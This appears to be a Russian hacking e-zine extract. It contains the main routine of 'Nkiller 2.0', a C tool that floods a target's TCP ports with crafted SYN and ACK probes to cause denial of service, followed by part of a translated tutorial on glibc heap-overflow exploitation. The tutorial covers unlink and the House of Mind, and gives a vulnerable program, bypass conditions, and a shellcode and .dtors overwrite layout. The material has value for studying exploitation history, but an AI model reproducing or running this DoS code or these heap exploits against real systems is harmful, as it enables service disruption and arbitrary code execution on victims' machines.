        if (errno != 0 || *endp != '\0') {
            fprintf(stderr, "Invalid port number: %s\n",
                temp);
            goto cleanup;
        }
        if (pvalue > IPPORT_MAX) {

```

```

        fprintf(stderr, "Port number too large: %s\n",
            temp);
        goto cleanup;
    }

    ports[nports++] = (uint16_t)pvalue;
}
if (portlen != NULL)
    *portlen = nports;
return ports;

cleanup:
    free(ports);
    return NULL;
}

/*
 * Check if port is in list, return 0 if it is, -1 if not
 * (similar to port_remove in logic)
 */
static int
port_exists(HostInfo *Target, uint16_t port)
{
    port_elem *current;
    port_elem *before;

    current = Target->ports.first;
    before = Target->ports.first;

    while (current->port_val != port && current->next != NULL) {
        before = current;
        current = current->next;
    }

    if (current->port_val != port && current->next == NULL) {
        if (o.debug2)
            (void) fprintf(stderr, "%s: port %u doesn't exist in "
                "list\n", __func__, port);
        return -1;
    } else
        return 0;
}

/*
 * Remove specific port from portlist
 */
static void
port_remove(HostInfo *Target, uint16_t port)
{
    port_elem *current;
    port_elem *before;

    current = Target->ports.first;
    before = Target->ports.first;

    while (current->port_val != port && current->next != NULL) {
        before = current;
        current = current->next;
    }

    if (current->port_val != port && current->next == NULL) {
        if (current != Target->ports.first) {
            if (o.debug2)
                (void) fprintf(stderr, "Port %u not found in list\n", port);
            return;
        }
    }
}

```

```

    if (current != Target->ports.first) {
        before->next = current->next;
    } else {
        Target->ports.first = current->next;
    }
    Target->portlen--;
    if (!Target->portlen)
        fatal("No port left to hit!\n");
}

/*
 * Add new port to port linked list of Target
 */
static void
port_add(HostInfo *Target, uint16_t port)
{
    port_elem *current;
    port_elem *newNode;

    newNode = xmalloc(sizeof(*newNode));

    newNode->port_val = port;
    newNode->next = NULL;

    if (Target->ports.first == NULL) {
        Target->ports.first = newNode;
        Target->ports.last = newNode;
        return;
    }

    current = Target->ports.last;
    current->next = newNode;
    Target->ports.last = newNode;
}

/*
 * Return a random port from portlist
 */
static uint16_t
port_get_random(HostInfo *Target)
{
    port_elem *temp;
    unsigned int i, offset;

    temp = Target->ports.first;
    offset = (random() % Target->portlen);
    i = 0;
    while (i < offset) {
        temp = temp->next;
        i++;
    }
    return temp->port_val;
}

/*
 * Prepare the payload that will be sent in the 3rd phase
 * of the Connection-establishment handshake (piggypacked
 * along with the ACK of the peer's SYNACK)
 */
static void
handle_payloads(HostInfo *Target)
{
    if (o.payload[0]) {
        Target->plen = strlen(o.payload);
        Target->payload = xmalloc(Target->plen);
    }
}

```

```

        strncpy(Target->payload, o.payload, Target->plen);
    } else {
        Target->payload = NULL;
        Target->plen = 0;
    }

    if (o.path[0]) {
        if (o.vhost[0]) {
            Target->wlen = strlen(o.path) + strlen(o.vhost) +
                sizeof("GET HTTP/1.0\015\012Host: \015\012\015\012") - 1;
            Target->url = xmalloc(Target->wlen + 1);
            /* + 1 for trailing '\0' of snprintf() */
            snprintf(Target->url, Target->wlen + 1,
                "GET %s HTTP/1.0\015\012Host: %s\015\012\015\012",
                o.path, o.vhost);
        } else {
            Target->wlen = strlen(o.path) +
                sizeof("GET HTTP/1.0\015\012\015\012") - 1;
            Target->url = xmalloc(Target->wlen + 1);
            snprintf(Target->url, Target->wlen + 1,
                "GET %s HTTP/1.0\015\012\015\012", o.path);
        }
    } else {
        Target->wlen = sizeof(WEB_PAYLOAD) - 1;
        Target->url = xmalloc(Target->wlen);
        memcpy(Target->url, WEB_PAYLOAD, Target->wlen);
    }
}

```

```

/* No way you have seen this before! */
static uint16_t
checksum_comp(uint16_t *addr, int len)
{
    register long sum = 0;
    uint16_t checksum;
    int count = len;
    uint16_t temp;

    while (count > 1) {
        temp = *addr++;
        sum += temp;
        count -= 2;
    }
    if (count > 0)
        sum += *(char *) addr;

    while (sum >> 16)
        sum = (sum & 0xffff) + (sum >> 16);

    checksum = ~sum;
    return checksum;
}

```

```

int
main(int argc, char **argv)
{
    int print_help;
    int opt;
    int required;
    int debug_level;
    size_t i;
    unsigned int portlen;
    unsigned int probes, probes_sent, probes_left;
    unsigned int probes_this_rnd, probes_rnd_fini;
    int unlimited, state, probe_byusr;
    HostInfo *Target;
    SniffInfo *Sniffer;
}

```



```

u_char *reply;
char *endp;

srandom(time(0));

if (argc == 1) {
    usage();
}

memset(&o, 0, sizeof(o));
unlimited = 0;
required = 0;
portlen = 0;
print_help = 0;
probe_byusr = 0;

probes = DEFAULT_NUM_PROBES;
o.sleep = DEFAULT_SLEEP_TIME;
o.probes_per_rnd = DEFAULT_PROBES_RND;
o.probe_interval = DEFAULT_PROBE_INTERVAL;
strncpy(o.skey, DEFAULT_KEY, sizeof(o.skey));
o.polltime = DEFAULT_POLLTIME;

/* Option parsing */
while ((opt = getopt(argc, argv, "t:k:l:w:c:p:n:vd:s:r:N:T:P:yhg"))
    != -1)
{
    switch (opt)
    {
        case 't': /* target address */
            strncpy(o.target, optarg, sizeof(o.target));
            required++;
            break;
        case 'k': /* secret key */
            strncpy(o.skey, optarg, sizeof(o.skey));
            break;
        case 'l': /* payload */
            strncpy(o.payload, optarg, sizeof(o.payload) - 1);
            break;
        case 'w': /* path */
            strncpy(o.path, optarg, sizeof(o.path) - 1);
            break;
        case 'r': /* vhost name */
            strncpy(o.vhost, optarg, sizeof(o.vhost) - 1);
            break;
        case 'c': /* polltime */
            endp = NULL;
            o.polltime = strtoul(optarg, &endp, 0);
            if (errno != 0 || *endp != '\0')
                fatal("Invalid polltime: %s\n", optarg);
            break;
        case 'p': /* destination port */
            if (!o.portlist = port_parse(optarg, &portlen))
                fatal("Couldn't parse ports!\n");
            required++;
            break;
        case 'n': /* number of probes */
            endp = NULL;
            o.probes = strtoul(optarg, &endp, 0);
            if (errno != 0 || *endp != '\0')
                fatal("Invalid probe number: %s\n", optarg);
            probe_byusr++;
            if (!o.probes) {
                unlimited++;
                probe_byusr = 0;
            }
            break;
        case 'N': /* probes per round */
            endp = NULL;
            o.probes_per_rnd = strtoul(optarg, &endp, 0);
            if (errno != 0 || *endp != '\0')

```

```

        fatal("Invalid probes-per-round number: %s\n", optarg);
    break;
case 'T': /* template number */
    endp = NULL;
    o.template = strtoul(optarg, &endp, 0);
    if (errno != 0 || *endp != '\0')
        fatal("Invalid template number: %s\n", optarg);
    break;
case 'P': /* probe timer interval */
    endp = NULL;
    o.probe_interval = strtoul(optarg, &endp, 0);
    if (errno != 0 || *endp != '\0')
        fatal("Invalid probe-interval number: %s\n", optarg);
    break;
case 'g': /* guard mode */
    o.guardmode++;
    break;
case 'v': /* verbose mode */
    o.verbose++;
    break;
case 'd': /* debug mode */
    endp = NULL;
    debug_level = strtoul(optarg, &endp, 0);
    if (errno != 0 || *endp != '\0')
        fatal("Invalid probe number: %s\n", optarg);
    if (debug_level != 1 && debug_level != 2)
        fatal("Debug level must be either 1 or 2\n");
    else if (debug_level == 1)
        o.debug++;
    else {
        o.debug2++;
        o.debug++;
    }
    break;
case 's': /* sleep time between each probe */
    endp = NULL;
    o.sleep = strtoul(optarg, &endp, 0);
    if (errno != 0 || *endp != '\0')
        fatal("Invalid sleep number: %s\n", optarg);
    break;
case 'y': /* dynamic port handling */
    o.dynamic++;
    break;
case 'h': /* help - usage */
    print_help = 1;
    break;
case '?': /* error */
    usage();
    break;
}
}

if (print_help) {
    help();
    exit(EXIT_SUCCESS);
}

if (getuid() && geteuid())
    fatal("You need to be root.\n");

if (required < 2)
    fatal("You have to define both -t <target> and -p <portlist>\n");

(void) fprintf(stdout, "\nStarting Nkiller 2.0 "
    "( http://sock-raw.org )\n");

Target = xmalloc(sizeof(HostInfo));
Sniffer = xmalloc(sizeof(SniffInfo));

Target->portlen = portlen;
for (i = 0; i < Target->portlen; i++)

```

```

    port_add(Target, o.portlist[i]);

if (!unlimited && probe_byusr)
    probes = o.probes;

inet_pton(AF_INET, o.target, &Target->daddr);

handle_payloads(Target);
sniffer_init(Target, Sniffer);

if (o.verbose) {
    if (unlimited)
        (void) fprintf(stdout, "Probes: unlimited\n");
    else
        (void) fprintf(stdout, "Probes: %u\n", probes);
    (void) fprintf(stdout,
        "Probes per round: %u\n"
        "Pcap polling time: %u microseconds\n"
        "Sleep time: %u microseconds\n"
        "Key: %s\n"
        "Probe interval: %u seconds\n"
        "Template: %s\n", o.probes_per_rnd, o.polltime,
        o.sleep, o.skey, o.probe_interval, get_template(o.template));
    if (o.guardmode)
        (void) fprintf(stdout, "Guardmode on\n");
}

probes_sent = 0;
probes_left = probes;
probes_rnd_fini = 0;
probes_this_rnd = 0;

/* Main loop */
while (probes_left || o.guardmode || unlimited) {

    if (probes_rnd_fini >= o.probes_per_rnd) {
        probes_rnd_fini = 0;
        probes_this_rnd = 0;
    }

    if (!unlimited && probes_left == (0.5 * probes) && o.verbose)
        (void) fprintf(stdout, "Half of probes left.\n");

    if (probes_sent < probes && probes_this_rnd < o.probes_per_rnd) {
        send_syn_probe(Target, Sniffer);
        if (!unlimited)
            probes_sent++;
        probes_this_rnd++;
    }

    usleep(o.sleep); /* Wait a bit before each probe */

    state = check_replies(Target, Sniffer, &reply);

    switch (state)
    {
        case S_ERR:
            continue;
            break;
        case S_SYNACK:
            send_probe(reply, Target, S_SYNACK);
            free(reply);
            break;
        case S_FDACK:
            continue;
            break;
        case S_PROBE:
            send_probe(reply, Target, S_PROBE);
            free(reply);
            probes_rnd_fini++;
            if (!unlimited)

```

```

        probes_left--;
        break;
    case S_DATA_0:
        send_probe(reply, Target, S_DATA_0);
        free(reply);
        if (o.template == T_BSDWIN)
            probes_rnd_fini++;
        break;
    case S_DATA_1:
        send_probe(reply, Target, S_DATA_1);
        free(reply);
        /* Increase aggressiveness */
        probes_rnd_fini++;
        break;
    default:
        break;
}

}

(void) fprintf(stdout, "Finished.\n");
exit(EXIT_SUCCESS);
}

```

6 - Ссылки

- [1]. netkill - generic remote DoS attack by stanislav shalunov - <http://seclists.org/bugtraq/2000/Apr/0152.html>
 - [2]. TCP DoS Vulnerabilities by Fabian 'fabs' Yamaguchi - <http://www.recurity-labs.com/content/pub/25C3TCPVulnerabilities.pdf>
 - [3]. TCP/IP Illustrated vol. 1 - W. Richard Stevens
 - [4]. Linux Kernel Development (Chapter 10 - Timers and Time Management) - Robert Love
- Дополнительные материалы по теме:
- [5]. Understanding Linux Network Internals (O'reilly)
 - [6]. Understanding the Linux Kernel (O'reilly)
 - [7]. Заметки Дейва Миллера по TCP:
 - http://vger.kernel.org/~davem/tcp_output.html
 - http://vger.kernel.org/~davem/tcp_skbcb.html
 - [8]. The Design and Implementation of the FreeBSD Operating System

MALLOC DES-MALEFICARUM

Автор: blackngel

``

``

```
      ^ ^
    * ` *  @ @  * ` *      HACK THE WORLD
  *      * _ *      *
      # #          <blackngell@gmail.com>
      | |          <black@set-ezine.org>
      *   *
      *   *          (C) Copyleft 2009 everybody
      *   *
      _   _
```

СОДЕРЖАНИЕ

- 1 - История
- 2 - Введение
- 3 - Добро пожаловать в прошлое
- 4 - DES-Maleficarum...
 - 4.1 - The House of Mind
 - 4.1.1 - Метод FastBin
 - 4.1.2 - Кошмар av->top
 - 4.2 - The House of Prime
 - 4.2.1 - unsorted_chunks()
 - 4.3 - The House of Spirit
 - 4.4 - The House of Force
 - 4.4.1 - Ошибки
 - 4.5 - The House of Lore
 - 4.6 - The House of Underground
- 5 - ASLR и неисполняемая куча (Будущее)
- 6 - The House of Phrack
- 7 - Ссылки

"Traduitori son tratori"

1. История

11 августа 2001 года в том же журнале вышли две статьи, ознаменовавшие новый шаг в мире эксплуатации уязвимостей. MaXX в своей работе «Vudo malloc tricks» [1] изложил базовую реализацию и алгоритмы библиотеки GNU C Library, функции malloc() по Дугу Ли, и представил

публике различные методы, позволяющие добиться выполнения произвольного кода через переполнение кучи. Одновременно он продемонстрировал реальный эксплойт для приложения «Sudo».

В том же номере Phrack некий анонимный автор опубликовал другую статью — «Once upon a free()» [2], основной целью которой было объяснение реализации malloc в System V.

13 августа 2003 года «jр » значительно развил навыки, заложенные в предыдущих текстах. Его статья «Advanced Doug Lea's malloc exploits» [3], пожалуй, стала наиболее весомым вкладом в то, что последовало дальше.

Навыки, описанные в первой из статей, включали:

- метод unlink();
- метод frontlink().

...эти методы были применимы вплоть до 2004 года, когда библиотека GLIBC была пропатчена и оба метода перестали работать.

Однако по данной теме было сказано не всё. 11 октября 2005 года Phantasmal Phantasmagoria опубликовал в рассылке «bugtraq» статью с названием, порождающим глубокую тайну: «Malloc Maleficarum» [4].

Название статьи представляло собой вариацию древнего текста, известного как «Malleus Maleficarum» («Молот ведьм»).

Phantasmal также является автором замечательной статьи «Exploiting the Wilderness» [5] — о чанке, которого (поначалу) больше всего боялись любители кучи.

«Malloc Maleficarum» — полностью теоретическое изложение того, чем могли бы стать новые техники эксплуатации переполнений кучи. Автор разделил каждую из техник, присвоив им следующие названия:

```
The House of Prime
The House of Mind
The House of Force
The House of Lore
The House of Spirit
The House of Chaos (заклучение)
```

И это, безусловно, была революция, снова открывшая умы, когда, казалось, все двери были закрыты.

Единственный недостаток этой статьи — отсутствие каких-либо proof-of-concept, демонстрирующих практическую осуществимость каждой из техник.

Вероятно, реализации остались в «подполье» или в закрытых кругах.

1 января 2007 года в электронном журнале «.aware EZine Alpha» K-sPecial опубликовал статью под простым названием «The House of Mind» [6]. Она впервые устранила упомянутый небольшой недостаток работы Phantasmal.

Кроме того, автор восполнил пробел, представив proof-of-concept вместе с соответствующим эксплойтом.

Работа K-sPecial также пролила свет на ряд нюансов, упущенных Phantasmal при трактовке техник Houses.

Наконец, 25 мая 2007 года g463 опубликовал в Phrack статью «The use of set_head to defeat the wilderness» [7]. g463 описал, как получить примитив «записи почти 4 произвольных байт почти куда угодно», эксплуатируя существующую ошибку в утилите file(1). Это наиболее свежий прогресс в области переполнений кучи.

>

[*Bertrand Russell*]

2. Введение

Эту статью можно определить как «Практическое руководство по Malloc Maleficarum». И именно такова наша главная цель — развеять мифы вокруг большинства методов, описанных в той работе, через практические примеры (как уязвимых программ, так и соответствующих эксплойтов).

Кроме того, и это очень важно, мы постараемся исправить ряд ошибок, ставших предметом неверной интерпретации в Malloc Maleficarum. Ошибки, которые сегодня гораздо легче заметить благодаря огромному труду, который Phantasmal в своё время вложил в эту тему. Он — настоящий адепт, «виртуальный адепт», без сомнения.

Именно из-за этих ошибок в данной статье я представляю новые идеи в мире переполнений кучи под Linux, вводя вариации техник Phantasmal и совершенно новые подходы, открывающие более эффективные пути к выполнению произвольного кода.

Кратко: в этой статье вы увидите:

- Чистую модификацию эксплойта K-sPecial для The House of Mind.
- Обновлённую реализацию метода «fastbin» в The House of Mind.
- Практическую реализацию метода The House of Prime.
- Новую идею для прямого выполнения произвольного кода через метод `unsorted_chunks()` в The House of Prime.
- Практическую реализацию The House of Spirit.
- Практическую реализацию The House of Force.
- Разбор ошибок в теории The House of Force, допущенных в Malloc Maleficarum.
- Теоретико-практическое приближение к The House of Lore.

В дополнение к общему пониманию реализации библиотеки «Doug Lea's malloc» рекомендую два шага:

1. Сначала прочитать статью MaxX [1].
2. Скачать и изучить исходный код glibc-2.3.6 [8] (malloc.c и arena.c).

ПРИМЕЧАНИЕ: За исключением The House of Prime, я использовал дистрибутив Linux x86, ядро версии 2.6.24-23, glibc версии 2.7 — что подтверждает актуальность описанных техник по сей день. Также я проверил, что некоторые из них работают в версии 2.8.90.

ПРИМЕЧАНИЕ 2: Текущая реализация malloc называется «ptmalloc» — она основана на предыдущей реализации «dlmalloc». Ptmalloc создал Wolfram Gloger. На сегодняшний день glibc от 2.7 до 2.10 основаны на Ptmalloc2. Подробнее — на сайте [9].

Было бы желательно иметь под рукой теорию Phantasmal как опору для понимания последующих методов. Тем не менее описанных здесь концепций должно быть достаточно для почти полного понимания темы.

В этой статье вы увидите, вместе с ведьмами, что впереди ещё есть пути. И мы можем пройти их вместе...

>

[Victor Hugo]

3. Добро пожаловать в прошлое

Почему техника «unlink()» больше не работает?

«unlink()» предполагала: если в куче выделены два чанка, и второй уязвим к перезаписи через переполнение первого, то можно создать третий поддельный чанк и обмануть «free()», заставив его выполнить unlink для второго чанка и связать его с первым.

Unlink реализовывался следующим кодом:

```
#define unlink( P, BK, FD ) {           \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                          \
    BK->fd = FD;                          \
}
```

Где P — второй чанк. «P->fd» изменялся так, чтобы указывать на область памяти, доступную для перезаписи (например, .dtors - 12). Если «P->bk» указывал на адрес шелл-кода в памяти (в ENV или в самом первом чанке), то этот адрес записывался на третьем шаге unlink() в «FD->bk». Тогда:

```
"FD->bk" = "P->fd" + 12 = ".dtors".
".dtors" -> &(Shellcode)
```

На практике при использовании DTORS «P->fd» должен был указывать на .dtors+4-12, чтобы «FD->bk» указывало на DTORS_END и код выполнялся при завершении приложения. GOT тоже является хорошей целью — или указатель на функцию, или что-то ещё.

Именно здесь начиналось веселье!

После применения соответствующих патчей к glibc макрос «unlink()» выглядит следующим образом:

```
#define unlink(P, BK, FD) {              \
    FD = P->fd;                          \
    BK = P->bk;                          \
    if ( _builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-linked list", P); \
    else {                              \
        FD->bk = BK;                    \
        BK->fd = FD;                    \
    }                                    \
}
```

Если «P->fd», указывающий на следующий чанк (FD), не изменён, то указатель «bk» у FD должен указывать на P. То же верно и для предыдущего чанка (BK): если «P->bk» указывает на предыдущий чанк, то прямой указатель у BK должен указывать на P. В любом другом случае это означает ошибку в двусвязном списке и факт взлома второго чанка (P).

Вот тут веселье и закончилось!

>

[Xavier Zubiri]

4. DES-MALEFICARUM...

Читайте внимательно то, что последует. Я лишь надеюсь, что к концу этой статьи ведьмы исчезнут полностью.

Или... может, лучше, чтобы они остались?

4.1. The House of Mind

Мы рассмотрим технику «The House of Mind» здесь, шаг за шагом, чтобы те, кто только начинает осваивать эту область, не столкнулись с лишними трудностями на пути... пути, который и без того нелёгок.

Нет смысла ещё раз рассматривать разработку эксплойта сама по себе — в моём случае было небольшое поведенческое отличие (мы рассмотрим его ниже).

Понять эту технику будет значительно проще, если мне удастся показать шаги в определённом порядке, иначе мысли разбегаются в разные стороны. Но испытывайте технику, играйте с ней.

«The House of Mind» описывается как, пожалуй, самый простой метод или, по крайней мере, более дружелюбный по сравнению с тем, чем был «unlink()» в свои лучшие дни.

Будет показано два варианта. Рассмотрим первый.

ПРИМЕЧАНИЕ 1: Для провокации выполнения произвольного кода достаточно одного вызова «free()».

ПРИМЕЧАНИЕ 2: Далее мы будем всегда помнить, что «free()» вызывается для второго чанка, который может быть переполнен через другой, выделенный ранее чанк.

Согласно «malloc.c», вызов «free()» запускает выполнение обёртки (в жаргоне — «wrapper function») под названием «public_fREe()».

Вот соответствующий код:

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;          /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
}
```

Вызов «malloc(x)» возвращает, пока есть свободная память, указатель на область памяти, куда можно записывать, перемещать, копировать данные и т.д.

Представим, например, что:

```
"char * ptr = (char *) malloc (512);"
```

...возвращает адрес «0x0804a008». Это и есть содержимое «mem» при вызове «free()».

Функция «mem2chunk(mem)» возвращает указатель на начальный адрес чанка (не данных, а именно начала чанка), которое в выделенном чанке вычисляется примерно так:

```
&mem - sizeof(size) - sizeof(prev_size) = &mem - 8.
p = (0x0804a000);
```

«r» передаётся в «arena_for_chunk()». Как можно прочитать в «arena.c», это запускает следующий код:

```
#define HEAP_MAX_SIZE (1024*1024) /* must be a power of two */

#define heap_for_ptr(ptr) \
    ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE-1)))

#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)

#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)
```

Как мы видим, «р» теперь — «ptr». Он передается в «chunk_non_main_arena()», которая проверяет, установлен ли третий наименее значимый бит поля «size» данного чанка (NON_MAIN_ARENA = 4h = 100b).

В немодифицированном чанке эта функция возвращает «false» и «arena_for_chunk()» возвращает адрес «main_arena». Но... к счастью, поскольку мы можем испортить поле «size» у «p» и активировать бит NON_MAIN_ARENA, мы можем обмануть «arena_for_chunk()», заставив её вызвать «heap_for_ptr()».

Мы оказываемся здесь:

```
(heap_info *) ((unsigned long) (0x0804a000) & ~(HEAP_MAX_SIZE-1)))
```

тогда:

```
(heap info *) (0x08000000)
```

Помним, что «`heap_for_ptr()`» — макрос, а не функция. Затем, снова в «`arena_for_chunk()`», получаем:

```
(0x08000000) -> ar_ptr
```

«ar_ptr» — первый член структуры «hear_info», определённой следующим образом:

```
typedef struct _heap_info {
    mstate ar_ptr; /* Arena for this heap. */
    struct _heap_info *prev; /* Previous heap. */
    size_t size; /* Current size in bytes. */
    size_t pad; /* Make sure the following data is properly aligned. */
} heap_info;
```

Таким образом, по адресу (0x08000000) ищется адрес некоей «арены» (об этом — чуть позже). Пока скажем, что по адресу (0x08000000) нет никакого адреса, указывающего на «арену», поэтому приложение скоро упадёт с ошибкой сегментации (при условии ET_EXEC с базовым адресом 0x08048000).

Кажется, наш манёвр здесь и закончился. Поскольку наш первый чанк находится прямо перед вторым чанком (0x0804a000), это позволяет нам перезаписывать только вперёд, не давая записать что-либо по адресу (0x08000000).

Но подождите... что происходит, если мы можем перезаписать чанк с адресом вида (0x081002a0)?

Если наш первый чанк был по адресу (0x0804a000), мы можем перезаписывать вперёд и поместить по адресу (0x08100000) произвольный адрес (обычно — начало данных нашего первого чанка).

Тогда «`heap_for_ptr(ptr)->ar_ptr`» берёт этот адрес, и...

return heap_for_ptr(ptr)->ar_ptr	ret (0x08100000)->ar_ptr = 0x0804a008
-----	-----
ar_ptr = arena_for_chunk(p);	ar_ptr = 0x0804a008

```
_int_free(ar_ptr, mem); | _int_free(0x0804a008, 0x081002a0);
```

Заметьте, что мы можем изменить «ar_ptr» на любое значение. Например, можно заставить его указывать на переменную окружения или другое место. По этому адресу «_int_free()» ожидает найти структуру «arena».

Посмотрим теперь...

```
mstate ar_ptr;
```

«mstate» на самом деле является полноценной структурой «malloc_state» (без лишних комментариев):

```
struct malloc_state {
    mutex_t mutex;
    INTERNAL_SIZE_T max_fast; /* low 2 bits used as flags */
    mfastbinptr fastbins[NFASTBINS];
    mchunkptr top;
    mchunkptr last_remainder;
    mchunkptr bins[NBINS * 2];
    unsigned int binmap[BINMAPSIZE];
    ...
    INTERNAL_SIZE_T system_mem;
    INTERNAL_SIZE_T max_system_mem;
};
...
static struct malloc_state main_arena;
```

Скоро это пригодится. Цель The House of Mind — добиться выполнения кода `unsorted_chunks()` внутри «_int_free()»:

```
void _int_free(mstate av, Void_t* mem) {
    .....
    bck = unsorted_chunks(av);
    fwd = bck->fd;
    p->bck = bck;
    p->fd = fwd;
    bck->fd = p;
    fwd->bck = p;
    .....
}
```

Это уже начинает напоминать «unlink()».

Теперь «av» — это значение «ar_ptr», которое предполагается быть началом «арены». Далее: «unsorted_chunks()», согласно Phantasmal Phantasmagoria, возвращает значение «av->bins[0]». Если «av» равно (0x0804a008) (начало нашего буфера) и мы можем записывать вперёд, мы контролируем значение bins[0], пройдя поля: mutex, max_fast, fastbins[] и top. Это несложно...

Phantasmal показал нам: если поместить в av->bins[0] адрес «.dtors» минус 8, то предпоследняя инструкция запишет по этому адресу плюс 8 адрес переполненного «p». По этому адресу находится поле «prev_size», куда можно поместить что угодно, например «JMP», и прыгнуть на шелл-код, расположенный немного дальше...

```
p = 0x081002a0 - 8;
...
bck = .dtors + 4 - 8
...
bck + 8 = DTORS_END = 0x08100298
```

1st Bit	-bins[0]-	2nd Bit
[..... .dtors+4-8]	[0x0804a008 ...]	[jmp 0xc (Shellcode)]
0x0804a008	0x08100000	0x08100298

Когда приложение завершает выполнение DTORS, выполняется наш прыжок и запускается шелл-код.

Хотя идея была хороша, K-sPecial предупредил нас: «`unsorted_chunks()`» на самом деле не возвращает значение «`av->bins[0]`», а возвращает его адрес «`&`».

Посмотрим:

```
#define bin_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) -  
                                (SIZE_SZ<<1)))  
...  
#define unsorted_chunks(M)          (bin_at(M, 1))
```

Действительно, «`bin_at()`» возвращает адрес, а не значение. Поэтому необходимо найти другой способ. Учитывая это, можно сделать следующее:

```
bck = &av->bins[0];          /* Адрес ... */  
fwd = bck->fd = *(&av->bins[0] + 8); /* Значение ... */  
fwd->bk = *(&av->bins[0] + 8) + 12 = p;
```

Это означает: если мы контролируем значение, расположенное по адресу «`&av->bins[0] + 8`», и записываем туда «`.dtors + 4 - 12`», оно попадёт в «`fwd`». В последней инструкции в `DTORS_END` будет записан адрес второго чанка «`p`», и далее всё происходит, как описано выше.

Но мы перепрыгнули, не пройдя терновую дорогу. Наш друг Phantasmal также предупредил, что для выполнения этого участка кода должны быть соблюдены определённые условия. Разберём каждое из них в привязке к соответствующему фрагменту кода в «`_int_free()`».

- 1) Отрицательное значение размера переполненного чанка должно быть меньше значения самого чанка "p".

```
if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) ...
```

ВНИМАНИЕ: По всей видимости, это ошибка перевода. Чтобы обойти эту проверку целостности: "-size" должно быть БОЛЬШЕ значения "p".

- 2) Размер чанка не должен быть меньше или равен `av->max_fast`.

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast) ...
```

Мы контролируем как размер переполненного чанка, так и `av->max_fast` — второе поле нашей "fakearena".

- 3) Бит `IS_MMAPPED` не должен быть установлен в поле "size".

```
else if (!chunk_is_mmapped(p)) { ...
```

Мы также контролируем второй наименее значимый бит "size".

- 4) Перезаписываемый чанк не может совпадать с `av->top` (чанк Wilderness).

```
if (__builtin_expect (p == av->top, 0)) ...
```

- 5) Бит `NONCONTIGUOUS_BIT` в `av->max_fast` должен быть установлен.

```
if (__builtin_expect (contiguous (av) ...
```

Разработчик управляет `av->max_fast` и знает, что `NONCONTIGUOUS_BIT` равен "0x02" = "10b".

- 6) Бит `PREV_INUSE` следующего чанка должен быть установлен.

```
if (__builtin_expect (!prev_inuse(nextchunk), 0)) ...
```

Это значение по умолчанию для выделенного чанка.

- 7) Размер `nextchunk` должен быть больше 8.

```
if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0) ...
```

- 8) Размер `nextchunk` должен быть меньше `av->system_mem`.

```
... __builtin_expect (nextsize >= av->system_mem, 0)) ...
```

9) Бит PREV_INUSE самого чанка не должен быть установлен.

```
/* consolidate backward */
if (!prev_inuse(p)) { ...
```

ВНИМАНИЕ: Похоже, Phantasmal здесь ошибается: по моему мнению, бит PREV_INUSE переполненного чанка ДОЛЖЕН быть установлен, чтобы обойти эту проверку и не выполнять unlink предыдущего чанка.

10) nextchunk не должен быть равен av->top.

```
if (nextchunk != av->top) { ...
```

Если мы переписываем всё от av->fastbins[] до av->bins[0], то av->top будет перезаписан и будет почти невозможно совпасть с "nextchunk".

11) Бит PREV_INUSE чанка после nextchunk (nextchunk + nextsize) должен быть установлен.

```
nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
/* consolidate forward */
if (!nextinuse) { ...
```

Путь кажется долгим и извилистым, но это не так, когда большинство ситуаций нами контролируется. Перейдём к уязвимой программе нашего друга K-sPecial:

```
/*
 * K-sPecial's vulnerable program
 */

#include <stdio.h>
#include <stdlib.h>

int main (void) {
    char *ptr = malloc(1024);          /* First allocated chunk */
    char *ptr2;                        /* Second chunk */
    /* ptr & ~(HEAP_MAX_SIZE-1) = 0x08000000 */
    int heap = (int)ptr & 0xFFF00000;
    _Bool found = 0;

    printf("ptr found at %p\n", ptr); /* Print address of first chunk */

    // i == 2 because this is my second chunk to allocate
    for (int i = 2; i < 1024; i++) {
        /* Allocate chunks up to 0x08100000 */
        if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
                        (heap + 0x100000))) {
            printf("good heap alignment found on malloc() %i (%p)\n", i, ptr2);
            found = 1; /* Go out */
            break;
        }
    }

    malloc(1024); /* Request another chunk: (ptr2 != av->top) */
    /* Incorrect input: 1048576 bytes */
    fread (ptr, 1024 * 1024, 1, stdin);

    free(ptr); /* Free first chunk */
    free(ptr2); /* The House of Mind */
    return(0); /* Bye */
}
```

Обратите внимание: входные данные допускают нулевые байты, не завершая строку. Это облегчает нашу задачу.

Эксплойт K-sPecial формирует следующую строку:

```

0x0804a008
|
[Ax8][0h x 4][201h x 8][DTORS_END-12 x 246][ (409h-Ax1028) x 721][409h] ...
      |               |               |
      av->max_fast    bins[0]         size
      |               |               |
.... [(&1st chunk + 8) x 256][NOPx2-JUMP 0x0c][40Dh][NOPx8][SHELLCODE]
      |               |               |
      0x08100000      prev_size (0x08100298) *mem (0x081002a0)

```

1. Первый вызов `free()` перезаписывает первые 8 байт мусором, поэтому K-sPecial предпочёл пропустить эту область и поместить по адресу (0x08100000) адрес первого чанка + 8 (область данных) + 8 = (0x0804a010). Здесь начинается структура поддельной арены.
2. Затем идут «\x00\x00\x00\x00», заполняющие поле «av->mutex». Любое другое значение приведёт к неудаче эксплойта.
3. «av->max_fast» получает значение «102h». Это удовлетворяет условиям 2 и 5:
 - (2) (size > max_fast) -> (40Dh > 102h)
 - (5) «\x02» бит NONCONTIGUOUS_BIT установлен
4. Первый чанк заполняется адресом DTORS_END (.dtors+4) минус 8. Это перезапишет &av->bins[0] + 8.
5. Заполняем последующие чанки до (0x08100000) символами «A», сохраняя поле «size» (409h) каждого чанка. Бит PREV_INUSE у каждого правильно установлен.
6. Для достижения адреса переполненного чанка «p» заполняем адресом, где будет находиться наша «fakearena» — адресом первого чанка плюс 8. Цель — перепрыгнуть через мусорные байты, которые будут перезаписаны.
